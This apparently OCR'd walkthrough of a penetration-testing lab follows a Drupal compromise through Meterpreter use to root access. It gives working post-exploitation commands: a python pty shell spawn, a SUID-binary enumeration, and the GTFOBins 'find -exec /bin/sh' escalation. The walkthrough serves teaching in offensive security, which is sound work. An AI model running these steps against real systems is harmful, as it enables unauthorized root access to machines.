
Here, we got the Meterpreeter shell.


What is Meterpreeter?

In the Meterpreter shell, standard Linux commands may not work as expected. Meterpreter provides a **post-exploitation environment**, allowing us to interact with compromised systems, whether they are running Windows or Linux, via a command-line interface (CLI). While we can execute Meterpreter-specific commands in the shell, they will run directly on the target machine and provide us with responses.

Some features of Meterpreter include **capturing screenshots of the target machine, extracting password hashes, recording the screen, playing audio files on the target system, and capturing keystrokes.** By using the '**shell**' command followed by pressing the 'Enter' key, we can access a native

shell of the target machine from within Meterpreter. From there, we must use commands appropriate for the target system's operating system; **for example,** if we compromised a Windows machine, we would use Windows CLI commands. To exit the shell, we can use the 'Ctrl+C' command followed by pressing 'Enter'.
We can also minimize the Meterpreter shell by pressing **Ctrl+Z, then typing 'y' followed by Enter.** This will minimize the Meterpreter shell, allowing us to search for other modules in **Metasploit**. See the screenshot below







Perform: **help <enter>** to see what other commands will work in the Meterpreeter shell.

See the SS below.

Now, let’s get back into the pentest.
We attacked a service (Drupal) and successfully breached the system, gaining access to a user domain (/var/www) owned by that service's user within the organization. This explains why, despite attacking a service, we ended up accessing a user domain.
We entered into the shell of the target machine using the **SHELL** command.



When entering **whoami,** we can see that we are the **www-data** user.
The **www-data** user is a standard account often found on Unix-based operating systems like Linux. It's the user that web servers such as Apache or nginx usually operate under. This user is automatically created when we install Apache or nginx on any Linux machine, including our Kali system. While regular users cannot log in with this user ID, but we gained access to it through our attack on Apache.




We've hacked into the system, so now we need to do **privilege escalation** to gain root access.
ls we could see a few directories.

We tried to jump into the **root folder**, but the system is denying us.
Let's examine the shell. It seems disorganized (the directories are showing as a long list), so to tidy it up and make it interactive, let's utilize the **python spawn** command. Follow the link below. This command helps in opening a new, interactive shell on the target machine.
https://hidepatidar.medium.com/spawning-interactive-reverse-shell-7732686ea775
python -c 'import pty; pty.spawn("/bin/sh")'

```
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin   home            lib64       opt   sbin     tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  selinux  usr
dev   initrd.img.old  media       root  srv      var
etc   lib             mnt         run   sys      vmlinuz
$
```

After using the spawn command, we now see a **$ symbol** and the folder list appears organized.
However, we're still a regular user and need to perform privilege escalation. There are two types of privilege escalation. They are:
Horizontal privilege escalation occurs when an attacker gains access at the same permission level but under different user identities.

Vertical privilege escalation, also known as a privilege elevation attack, involves an increase of privileges/privileged access beyond what a user, application, or other asset already has. This entails moving from a low level of privileged access to a higher level of privileged access.



But in this case, we see only 1 user, ie, **www-data.**
So the Horizontal privilege escalation is not possible here.
Let's try vertical privilege escalation here.

```
$ sudo -l
sudo -l
/bin/sh: 6: sudo: not found
$
```

As in the last pentest, we tried the **sudo -l** command , but that is not working here.

Now we need to check if there are any **SUID Bit binaries** of root is available.
SUID binaries are executable files with a special permission setting that allows them to be run with the privileges of the file's owner, instead of the user who is actually executing the program.
In simple words, if other user execute a file, they will also get the same response and privilege at the time of file execution.

How this will help in the vertical privilege escalation?
We need to find the SUID Bit binaries of the root user. So if we run these files, we get the root privileges at the time of running the file.
There is a command to find out the SUID Bit binary of the root user. Follow the link below.
https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/


By using the following command, you can enumerate all binaries having SUID permissions:

find / -perm -u=s -type f 2>/dev/null
find/ denotes start from the top (root) of the file system and find every directory
-perm denotes search for the permissions that follow
-u=s denotes look for files that are owned by the root user
-type states the type of file we are looking for
f denotes a regular file, not the directories or special files

2>/dev/null = When checking, we get a lot of files of the root user, with this **2>/dev/null** in the command, it means redirecting the files to the **black hole/Bin in Linux** if the **www-data** user does not have access to any of the root files, only show the accessible root user files. Below, you can see the explanation of **2>/dev/null.**
2 denotes to the second file descriptor of the process, i.e. (standard error)
> means redirection
/dev/null is a special filesystem object that throws away everything written into it.


Performing the command.

See the SS below.




So these are all the commands/binaries of root user, when we perform them we get root privileges while performing the command.
Now we need to check if there are any exploits to these binaries which can provide us a root user.
Check in **GTFOBINS**.
https://gtfobins.github.io/
Check each and every SUID bit in the GTFobins.
Note: We just need to look for the binaries that start with **/usr and /bin directories**. Also, ensure we're only examining the **binaries with short commands like Ping, find, at, su, etc.** We typically avoid long commands when doing privilege escalation.
So at last, we found that there are exploits for the **Find bit**.

Click on **shell.**



Performing the command: **find . -exec /bin/sh \; -quit**



Here we are the **root user** now**.**